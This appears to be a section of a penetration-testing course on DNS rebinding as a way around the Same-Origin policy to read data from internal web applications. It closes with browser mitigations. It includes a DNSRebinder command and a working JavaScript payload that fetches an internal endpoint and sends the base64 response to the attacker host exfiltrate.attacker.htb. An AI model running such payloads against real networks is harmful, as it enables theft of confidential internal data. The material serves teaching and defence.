**DNS Rebinding: Same-Origin Policy Bypass**

Having understood how to bypass SSRF filters with it, in this section, we will use DNS Rebinding to circumvent some of the restrictions imposed by the Same-Origin policy, enabling us to access web applications available only within the victims' local network and exfiltrate data from them.


**Setting & Methodology**

Our goal is to exfiltrate data from a web application that we cannot directly access, for instance, because it runs in an internal network behind NAT or a firewall.

Since DNS rebinding is not a vulnerability in a particular web application, we will not step through a particular web application with the typical whitebox pen-testing methodology but rather discuss the methodology and exploitation of DNS rebinding.

Let us assume the following setting: our victim is browsing the internet on their work laptop, located within their company network. The company network contains an internal web application hosting confidential information at http://192.168.178.1/; therefore, the application is only accessible within the company's internal network. To exfiltrate data from this internal web application, we can utilize DNS rebinding as follows:

1. The attacker (us) obtains the domain name attacker.htb and configures the DNS server, with a low TTL, to resolve the domain name to the IP address of the web application running a malicious JavaScript payload.
2. The victim accesses the attacker's web application at http://attacker.htb, resolving attacker.htb to the attacker's web application's IP address and loading the malicious JavaScript payload
3. The attacker updates/rebinds the DNS setting of the domain attacker.htb to resolve to 192.168.178.1 (DNS rebinding)
4. The JavaScript payload makes an HTTP GET request to http://attacker.htb/secret, and, due to DNS rebinding, attacker.htb now resolves to 192.168.178.1. Therefore, the victim's browser sends the request to the internal web application. Since the origin does not differ (i.e., scheme, host, and port are the same), it is not considered a cross-origin request. As a result, the JavaScript code can access the response without violating the Same-Origin policy.
5. The JavaScript payload exfiltrates the response to another attacker-controlled domain, for example, http://exfiltrate.attacker.htb



Instead of exfiltrating the response, the attacker could use the same methodology to manipulate the internal web application by sending different HTTP requests such as POST, PUT, or DELETE. Since this is not considered a cross-origin request, the attacker can set all request parameters freely without violating the Same-Origin policy.

**Note:** The port the internal web application runs on must be the same as the attacker web application to ensure that the origin matches. For instance, if the internal web application runs on port 8000, the attacker web application must also run on the same port, i.e., http://attacker.htb:8000. Thus, the attacker must know the IP address and port of the internal web application beforehand for a successful attack.

**Exploitation**

Now that we have discussed the attack chain let us explore the exploitation process in more detail. In our example, the internal web application running at http://192.168.178.1 contains the /secret endpoint from which we want to exfiltrate data:

Code: javascript

router.get("/secret", async (req, res) => {

return res.status(200).send("This is secret data!");

});

The endpoint does not require authentication because the sysadmin assumed that since it is not publicly accessible, it is safe from attackers, which is false. After configuring the proper DNS NS entry, we can use DNSRebinder for the DNS rebinding attack on our domain http://www.attacker.htb, with the public IP address of our web server replacing $PUBLIC\_WEBSERVER\_IP:

yovecio@htb[/htb]$ sudo python3 dnsrebinder.py --domain www.attacker.htb. --rebind 192.168.178.1 --ip $PUBLIC\_WEBSERVER\_IP --counter 1 --tcp --udp

Starting nameserver...

UDP server loop running in thread: Thread-1

TCP server loop running in thread: Thread-2

Finally, we need to host the following payload on our web server and start our exfiltration server at http://exfiltrate.attacker.htb:1337:

Code: html

<script>

startAttack();

function startAttack(){

var xhr = new XMLHttpRequest();

xhr.open('GET', 'http://www.attacker.htb/secret', true);

xhr.onload = () => {

fetch('http://exfiltrate.attacker.htb:1337/log?data=' + btoa(xhr.response));

};

xhr.send();

setTimeout(startAttack, 2000);

}

</script>

The payload calls itself every 2 seconds to increase the probability of a successful attack. If a victim accesses our website at http://www.attacker.htb, DNSRebinder executes the DNS rebinding such that we simply have to wait for the request to our exfiltration server:


yovecio@htb[/htb]$ python3 -m http.server 1337

Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...

127.0.0.1 - - [13/May/2023 10:29:09] code 404, message File not found

127.0.0.1 - - [13/May/2023 10:29:09] "GET /log?data=VGhpcyBpcyBzZWNyZXQgZGF0YSE= HTTP/1.1" 404 -

Simulating the victim, we can see the request accessing the internal web application in Burp:



Afterward, the response is base64 encoded and exfiltrated to the attacker in the following request:

Code: http

GET /log?data=VGhpcyBpcyBzZWNyZXQgZGF0YSE= HTTP/1.1

Host: exfiltrate.attacker.htb:1337

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36

Accept: \*/\*

Origin: http://www.attacker.htb

Referer: http://www.attacker.htb/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

Therefore, the attacker can successfully exfiltrate secret data, regardless of the web application being only accessible from the internal network.

**Restrictions**

Internal applications protected by authentication are effectively safe from DNS rebinding attacks because the session cookies of victims are not sent with requests, even if they are logged in to the internal application. That is because the victim's browser thinks it is communicating with the origin http://attacker.htb and thus sends cookies associated with this origin with the request. Potential session cookies stored for the origin http://192.168.178.1 are not sent alongside the request since the origin differs, even though the domain name attacker.htb resolves to 192.168.178.1. Therefore, attackers cannot perform authenticated actions when conducting DNS rebinding attacks if they do not possess valid credentials.

Since session cookies are not sent alongside requests, targeting publicly accessible applications/endpoints is often inadvisable; however, there are a few exceptions. An example is an IP-based authentication web application, which allows access to only a whitelist of IP addresses. Attackers could bypass these web applications using DNS rebinding. However, CSRF-like vulnerabilities generally do not arise from DNS rebinding since the requests are unauthenticated due to a lack of session cookies in the request.

Modern browsers implement DNS caching, a technique that caches the result of DNS resolutions for a configurable period, regardless of the actual TTL of the DNS record. To bypass DNS caching, we need to wait for this period before the DNS rebinding attack can succeed, which is why our payload called itself every 2 seconds. Firefox provides the network.dnsCacheExpiration setting to alter the caching period.

Furthermore, in 2023, the WC3 draft specification titled Local Network Access is currently under development to mitigate DNS rebinding vulnerabilities. While this specification is still in progress and has not reached widespread adoption, it holds the potential to become the standard in the latest web browser versions, offering comprehensive protection against DNS rebinding attacks. The draft introduces two new HTTP headers:

* Access-Control-Request-Local-Network: the request header set by the browser if the current origin's IP address makes a request to an origin with a less public IP Address
* Access-Control-Allow-Local-Network: the response header set by a web application if the response can be shared with external networks

In this case, less public is defined as any IP address pointing to the local machine (e.g. 127.0.0.1) if the origin's IP address is not pointing to the local machine (e.g. 192.168.178.1). If the origin's IP address is public, then less public would refer to any any private IP address. This prevents DNS rebinding by considering the IP address an origin resolves to when making a request.

In our exploitation example, the origin http://attacker.htb resolves to a public IP address and, after the DNS rebinding, makes a request to the same origin, which then resolves to a private IP address. As such, the targeted IP address is less public, and the browser sets the Access-Control-Request-Local-Network header.

The web browser tightens the Same-Origin policy if the targeted web application does not explicitly allow the response to be shared with the external network by setting the Access-Control-Allow-Local-Network header. It prevents JavaScript code running on http://attacker.htb from accessing the response, even though the origin is the same. Thus, the attacker is unable to exfiltrate the response.